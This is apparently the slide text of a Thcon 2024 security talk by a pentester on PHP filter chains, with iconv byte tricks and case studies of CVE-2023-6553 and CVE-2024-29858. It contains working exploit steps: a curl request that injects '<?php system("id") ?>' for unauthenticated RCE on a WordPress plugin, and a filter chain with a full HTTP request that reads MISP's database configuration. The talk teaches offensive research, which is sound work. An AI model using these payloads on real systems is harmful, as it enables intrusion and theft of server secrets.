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Thcon 2024

PHP filter chains: How to use it

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WHOAMI

Remsio

RÉMI MATASSE

Pentester @Synacktiv

@_remsio_

remsio-syn

Wrappers in PHP

What is a wrapper?

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https://www.php.net/manual/en/wrappers.php

> PHP comes with many built-in wrappers for various URL-style protocols for use with the filesystem functions such as fopen(), copy(), file_exists() and filesize().

- Wrappers are meant to be used in various stream manipulation functions
- They imply manipulating local files or trying to access external resources

Wrappers in PHP

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
Common usage: Local File Inclusion

- In most cases, wrappers are tools used to reach Local File Inclusion
  - Allowing users to reach internal files
  - Allowing them to reach unexpected behaviors



Using php://filter to generate data

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What is the php://filter wrapper?

The `php://filter` wrapper is the base of PHP filter chains. It allows users to call an infinite amount of conversions on local file content.

- **String filters** Used to convert characters
  - `String.rot13`
  - `String.toupper`
  - `String.tolower`
- **Conversion filters**
  - `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
  - `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it
- **Undocumented filter**
  - `dechunk` (HTTP chunked data) Used as an oracle to leak file content

Using php://filter to generate data

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What is a PHP filter chain?

- This is an example of a PHP filter chain, manipulating the content of the file `test`
  - The first `string.toupper` filter changes its content to `HELLO FROM THCON2024!`
  - The second `string.rot13` to `URYYB SEBZ GUPBA2024!`
  - And finally `convert.base64-encode` to `VVJZWUIgU0VCWiBHVVBCQTIwMjQhCg==`

File content can almost get manipulated as pleased by chaining a few of these.

```
$ echo 'Hello from Thcon2024!' > test
$ php -r 'echo file_get_contents("php://filter/string.toupper/resource=test");'
HELLO FROM THCON2024!
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13/resource=test");'
URYYB SEBZ GUPBA2024!
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13|convert.base64-encode/resource=test");'
VVJZWUIgU0VCWiBHVVBCQTIwMjQhCg==
```

Using php://filter to generate data

convert.iconv our best friend

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- Allows users to convert a string from one `iconv` encoding to another
- Can be used to generate a Byte Order Mark by using the encoding `UTF16` (`\xff\xfe`)
- This Byte Order Mark will then be manipulated in order to change it to the desired value by chaining several other encodings

```
$ echo STARTING > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16/resource=test");'
ÿþSTARTING
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8/resource=test");'
кþSTARTING
```

Using php://filter to generate data

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
Prepending the character 8 to any chain

- **Conversion filters**
  - `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
  - `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it

```
$ echo STARTING > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8/resource=test");'
кþSTARTING
php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8|convert.iconv.UTF8.UTF16
/resource=test");'
��8�STARTING
$ php -r 'echo file_get_contents("php://filter
/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8|convert.iconv.UTF8.UTF16|convert.base64-decode|convert.base64-encode
/resource=test");'
8STARTIN
```


NEW
TRANSFORMED
UNCHANGED
UTF8
S
T
A
R
T
UTF16
\xff\xfe
S \x00
T \x00
A \x00
R \x00
T \x00
LATIN6
κþ
S \x00
T \x00
A \x00
R \x00
T \x00
UTF16
\xff\xfe
\x01 8 \xfe
S \x00\x00
T \x00\x00
A \x00\x00
R \x00\x00
T \x00\x00

Using php://filter to generate data

Case study : CVE-2023-6553

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
- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE



Using php://filter to generate data

Case study : CVE-2023-6553

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- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE
  - `Content-Dir` header not controlled before passed to `require_once` where `php://` filter can be used
- By using the `php_filter_chain_generator` tool, it is possible to prepend the chain `<?php system("id"); die(); ?>` to a file before its inclusion

```
$ python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>'
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|[...]/resource=php://temp

$ curl -X POST http://172.17.0.2/wp-content/plugins/backup-backup/includes/backup-heart.php
-H "Content-Dir: $(python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>' | grep 'php://')"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl: (18) transfer closed with 9 bytes remaining to read
```

Using php://filter to suffix data

Swapping characters

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
By swapping encodings between little and bid endian, it is possible to put characters further on the chain, or to retrieve them at the start of it.



Using php://filter to suffix data

Case study : CVE-2024-29858

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
- CVE-2024-29858 - Arbitrary file read on MISP
  - `Event['submittedfile']['tmp_name']` parameter is not controlled before being passed to the `file_get_contents` function.
  - A call to the `jsonDecode` function checks if the value is a valid JSON document.



Using php://filter to suffix data

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Case study : CVE-2024-29858

The `wrapwrap` tool can be used to generate a PHP filter chain that also includes a suffix.

The file content is then embedded as a JSON string value.

```
$ ./wrapwrap.py /var/www/MISP/app/Config/database.php '{"response": [{"Event":
{"orgc_id":"1","org_id":"1","date":"2024-02-29","threat_level_id":"1","info":"test","published":false,"attribute_cou
nt":"1","analysis":"0","event_creator_email":"admin@admin.test","Org":
{"id":"1","name":"ORGNAME","local":true},"Orgc":{"id":"1","name":"ORGNAME","local":true},"Attribute":
[{"type":"text","category":"Internal
reference","to_ids":false,"distribution":"0","timestamp":"1709223278","comment":"","sharing_group_id":"0","deleted":
false,"disable_correlation":false,"object_id":"0","object_relation":null,"first_seen":null,"last_seen":null,"value":
" ' '    "}]}}]}' 600
[*] Dumping 603 bytes from /var/www/MISP/app/Config/database.php.
[+] Wrote filter chain to chain.txt (size=635222).
$ cat chain.txt
php://filter/convert.base64-encode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-
encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-
decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-
decode|convert.iconv.855.UTF7|convert.base64-decode|convert.quoted-printable-encode|convert.base64-
decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.437.UCS
[...]
|convert.iconv.855.UTF7|convert.base64-decode|dechunk|convert.base64-decode|convert.base64-decode/resource=/var/www
/MISP/app/Config/database.php
```

Using php://filter to suffix data

Case study : CVE-2024-29858

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Request

Pretty Raw Hex

```
1 POST /events/add_misp_export HTTP/1.1
2 Host: 192.168.122.189
3 User-Agent: python-requests/2.28.1
4 Accept-Encoding: gzip, deflate, br
5 Accept: application/json
6 Connection: close
7 Authorization: Q[redacted]UA
8 Content-Type: application/json
9 Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=bj38m8qj4lpu7a5i5gf9ghud9d54mqei
10 Content-Length: 635280
11
12 {
  "Event":{
    "submittedfile":{
      "size":-1,
      "tmp_name":
      "php://filter/convert.base64-encode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.quoted-printable-encode|convert.base64-encode|convert.base64-encode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.437.UCS-4le|convert.base64-encode|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.base64-decode|convert.iconv.UCS-4.UCS-4LE|convert.base64-encode|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.L5.UTF-32|convert.icon
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Mon, 01 Apr 2024 16:07:44 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Upgrade: h2
8 Connection: Upgrade, close
9 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=i1qpsgmqds10l9nm1u39ngg5vm6prj6u;
  expires=Thu, 04-Apr-2024 04:07:44 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
10 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=deleted; expires=Thu, 01-Jan-1970 00:00:01
  GMT; Max-Age=0; path=/
11 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=i1qpsgmqds10l9nm1u39ngg5vm6prj6u;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
12 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=0lud0kjm7sq13khf17kletf03g0q2i6h;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
13 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=deleted; expires=Thu, 01-Jan-1970 00:00:01
  GMT; Max-Age=0; path=/
14 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=0lud0kjm7sq13khf17kletf03g0q2i6h;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
15 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=lfau3kbob0mnu4411ivruifdt8s6ea17;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
16 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=lfau3kbob0mnu4411ivruifdt8s6ea17;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
17 Expires: Mon, 26 Jul 1997 05:00:00 GMT
18 Last-Modified: Mon, 01 Apr 2024 16:07:45 GMT
19 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
20 X-Username: admin@admin.test/API/2
21 Content-Length: 120
22 Content-Type: application/json; charset=UTF-8
23
24 {
  "name":"An Internal Error Has Occurred.",
  "message":"An Internal Error Has Occurred.",
  "url":"\/events\/add_misp_export"
}
```

Using php://filter to suffix data

Case study : CVE-2024-29858

